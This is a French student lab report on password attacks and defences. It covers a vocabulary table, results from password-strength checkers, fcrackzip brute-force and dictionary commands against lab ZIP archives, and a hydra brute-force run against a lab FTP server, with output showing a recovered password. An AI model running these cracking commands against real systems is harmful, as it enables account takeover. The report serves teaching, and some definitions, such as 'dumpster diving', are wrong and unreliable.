TP #1 LES MOTS DE PASSE : ATTAQUES ET SÉCURISATION

Cette Situation d'Apprentissage et d'Évaluation permet de prendre conscience de l'importance des mots de passe et de bien s'informer pour mieux se sécuriser. Cette activité permet aussi de découvrir les types d'attaques et découvrir les moyens de mieux les contrer.

Pour cela nous devons nous familiariser avec le vocabulaire de la cybersécurité (cf.1), tester la fiabilité des mots de passe (cf.2) et attaquer pour savoir comment mieux se défendre (cf.3).

1 - SE FAMILIARISER AVEC LE VOCABULAIRE

Dans cette activité nous allons nous familiariser avec le vocabulaire pour comprendre quelles sont les attaques auxquelles nous pourrions faire face.

TERME	DÉFINITION	CONTRE-MESURE
Attaque "shoulder surfing"	Consiste à observer l'écran d'une cible par-dessus son épaule pour récupérer ses informations personnelles.	- Couvrir le terminal de saisie et être dans un endroit adapté (loin des yeux malveillants) - Favoriser l'identification à double facteur - Utiliser un gestionnaire de mot de passe
"dumpster diving"	Consiste à récupérer des informations directement auprès de l'individu.	- Utiliser un gestionnaire de mot de passe
Keylogger	C'est un logiciel espion malveillant (spyware) qui enregistre l'ordre dans lequel les touches ont été tapées.	- Garder son antivirus à jour - Utiliser un gestionnaire de mot de passe - Utiliser clavier virtuel
Ingénierie social	Manipuler une personne pour récupérer ses données (informations personnelles) => faille humaine	- Avoir une Politique de sécurité physique - Etablir une stratégie de défense - Authentification à double facteurs
Attaque par : **force brute** **par dictionnaire**	Logiciel qui essaie tous les mots de passe possible. Les mots de passe qui ont fuité forment une liste de possibilités qui	- Authentification multifonctionnelle - Sécuriser le mécanisme de mot de passe

	permet de trouver le mot de passe de la cible.	

2 - VÉRIFICATION DE LA SÉCURITÉ D'UN MOT DE PASSE

Dans cette activité nous allons utiliser des sites qui nous permette de savoir si nos mots de passe sont assez "forts", c'est-à-dire assez sécurisés.

Alternative 1: Bitwarden :

- "Password" : force du mot de passe très faible ; probabilité de piratage : moins d'une seconde.
- "MyP@$$w00000rd" : force du mot de passe fort ; probabilité de piratage : 11 ans.
- "H8jdf!_bsdYYU?" : force du mot de passe fort ; probabilité de piratage : des siècles

Alternative 2 :

- "Password" : probabilité de piratage : moins d'une seconde.
- "MyP@$$w00000rd" : probabilité de piratage : 200 ans.
- "H8jdf!_bsdYYU?" : probabilité de piratage : 32000 ans.

Les 2 alternatives permettent de voir que les mots de passe simples ne sont pas assez sécurisants. Cependant des mots de passe constitués de caractères spéciaux et de chiffres augmentent la robustesse de ces derniers. Il est donc préférable d'avoir un mot de passe dit "complexe" pour ne pas se faire pirater en moins d'une seconde.

3 - ATTAQUES CONTRE DES MOTS DE PASSE

Dans cette activité nous allons nous mettre à la place des attaquants et essayer de trouver les mots de passes par ingénierie sociale, puis par force brute et par dictionnaire. Pour cela nous utilisons la commande '**fcrackzip**'.

❖ 3.1 Archive1.zip

mot de passe : val1402

❖ 3.2 Archive2.zip : attaque par force brute


ligne de code : fcrackzip -c ‘A’ -l 5-5 -u archive2.zip
mot de passe : ROBOT
combinaison possible : 265

- 3.3 Archive3.zip : attaque par dictionnaire

ligne de code : fcrackzip –D –p /usr/share/wordlists/dirb/small.txt -u archive3.zip
mot de passe : robotics

- 3.4 Archive4.zip : attaque par dictionnaire

ligne de code : fcrackzip –D –p /usr/share/wordlists/rockyou.txt -u archive4.zip
mot de passe : !amazing



❖ 3.5 Attaque contre un serveur FTP

Ici nous allons attaquer un serveur FTP d'adresse IP : 192.168.41.210. Grâce à de l'ingénierie sociale, nous savons qu'il existe des utilisateurs de ce serveur qui ont pour nom : Jean, Joël et Laurent.

Nous utilisons la commande '**hydra**' afin de nous connecter au serveur et trouver le mot de passe de chaque utilisateur :


- Pour l'utilisateur Jean nous obtenons le résultat suivant :

hydra -l jean -P /usr/share/worldlists/rockyou.txt 192.168.41.210 ftp

```
┌──(kali㉿kali)-[~]
└─$ hydra -l jean -P /usr/share/wordlists/rockyou.txt 192.168.41.210 ftp
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military
 organizations, or for illegal purposes (this is non-binding, these *** ignore laws an

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-10-21 03:06:02
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:143443
 per task
[DATA] attacking ftp://192.168.41.210:21/
[STATUS] 279.00 tries/min, 279 tries in 00:01h, 14344120 to do in 856:53h, 16 active
[STATUS] 264.00 tries/min, 792 tries in 00:03h, 14343607 to do in 905:32h, 16 active
[STATUS] 258.43 tries/min, 1809 tries in 00:07h, 14342590 to do in 924:60h, 16 active
[21][ftp] host: 192.168.41.210   login: jean   password: pirate
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-10-21 03:18:19
```

Le mot de passe est donc **pirate**.



Grâce au logiciel FileZilla nous pouvons accéder aux fichiers de notre cible. Cela nous permet d'ouvrir le document PDF, nommé Memo_mots-de-passe.pdf, à propos des 10 conseils pour gérer vos mots de passe.

- Pour l'utilisateur Laurent nous obtenons le résultat suivant :

```
hydra -l laurent -P /usr/share/worldlists/rockyou.txt 192.168.41.210 ftp
```

Les sites de vérification de mot de passe nous montrent que plus le code est complexe (composé de lettres majuscules et minuscules, chiffres, caractères spéciaux) plus il sera difficile à pirater. Ensuite les commandes depuis un terminal, permettent de dire que si la ligne de code n'est pas complète, le logiciel prendra du temps à décrypter le code secret mais le trouvera quand même. Enfin, qu'importe le moyen de cyberattaque, les moyens de contre-mesure les plus fiables semblent être le gestionnaire de mot de passe et l'authentification multiple.

Grâce à cette SAÉ nous faisons la connaissance des attaques dont nous pourrions être victime et de certaines mesures de sécurité, à nous de se les approprier et de ne pas négliger les mauvais yeux qui pourraient nous entourer.